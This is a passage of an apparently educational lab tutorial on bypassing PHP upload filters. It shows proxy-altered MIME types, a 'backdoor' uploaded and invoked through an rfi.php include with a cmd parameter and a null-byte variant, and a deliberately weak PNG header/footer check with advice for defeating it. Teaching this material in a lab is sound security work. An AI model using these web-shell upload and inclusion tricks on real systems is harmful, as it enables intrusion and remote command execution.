





The try to upload the file again:




the proxy intecepts the upload, and one can immediately see the problem. Te mime-type of the uploaded file is set to text/plain, what is not accepted.



Simply change the mime type to an accepted one for example to image/png:




hopefully our backdoor will be uploaded successfully:



we can call it on the usual way:

http://192.168.168.101:8888/upload3/rfi.php?
command=uploads/backdoor.png&cmd=dir



http://192.168.168.101:8888/upload3/rfi.php?
command=uploads/backdoor.png%00&cmd=dir

check the file extension, mime type, and header and/or footer

The next version of the upload.php checks the header and trailer of the file. In this case we can add an acceptable header, and footer, or enter the php code to the exif of the file.

The upload.php modified as follows:

```
<?php
function ispngfile($path)
{
    if ($f = fopen($path, 'rb'))
    {
        $header = fread($f, 8);
        fseek($f, -8, SEEK_END);
        $footer = fread($f, 8);
        fclose($f);
        return strcmp($header, "\x89\x50\x4e\x47\x0d\x0a\x1a\x0a", 8) == 0
        && strcmp($footer, "\x49\x45\x4e\x44\xae\x42\x60\x82", 8) == 0;
    }
}

$allowed = array('png');
$allowedmime = array('image/png');
$filename = basename($_FILES['uploadedfile']['name']);
$ext = pathinfo($filename, PATHINFO_EXTENSION);
$targetpath = "uploads/" . $filename;
if (!in_array($ext, $allowed))
{
    die('Not allowed extension!');
}
if (!in_array($_FILES['uploadedfile']['type'], $allowedmime))
{

```


```

    die('Not allowed mime type!');
}
if (!ispngfile($_FILES['uploadedfile']['tmp_name']))
{
    die('Not a png file!');
}
if(move_uploaded_file($_FILES['uploadedfile']['tmp_name'],
$targetpath))
{
    echo "The file " . $filename . " has been uploaded<br>";
}
else
{
    echo "There was an error during upload";
}
echo '<a href="rfi.html">next</a>';
?>


```

as one can see, now only .png is accepted, it is simply because I was too lazy, to do it for every extension.


Now if we use the previous method it will not work:




the proxy intercepts it:




change the mime type to image/png as earlier:




now the upload is not successful.




To make it work modify the backdoor.png, add a correct png header and footer to it.

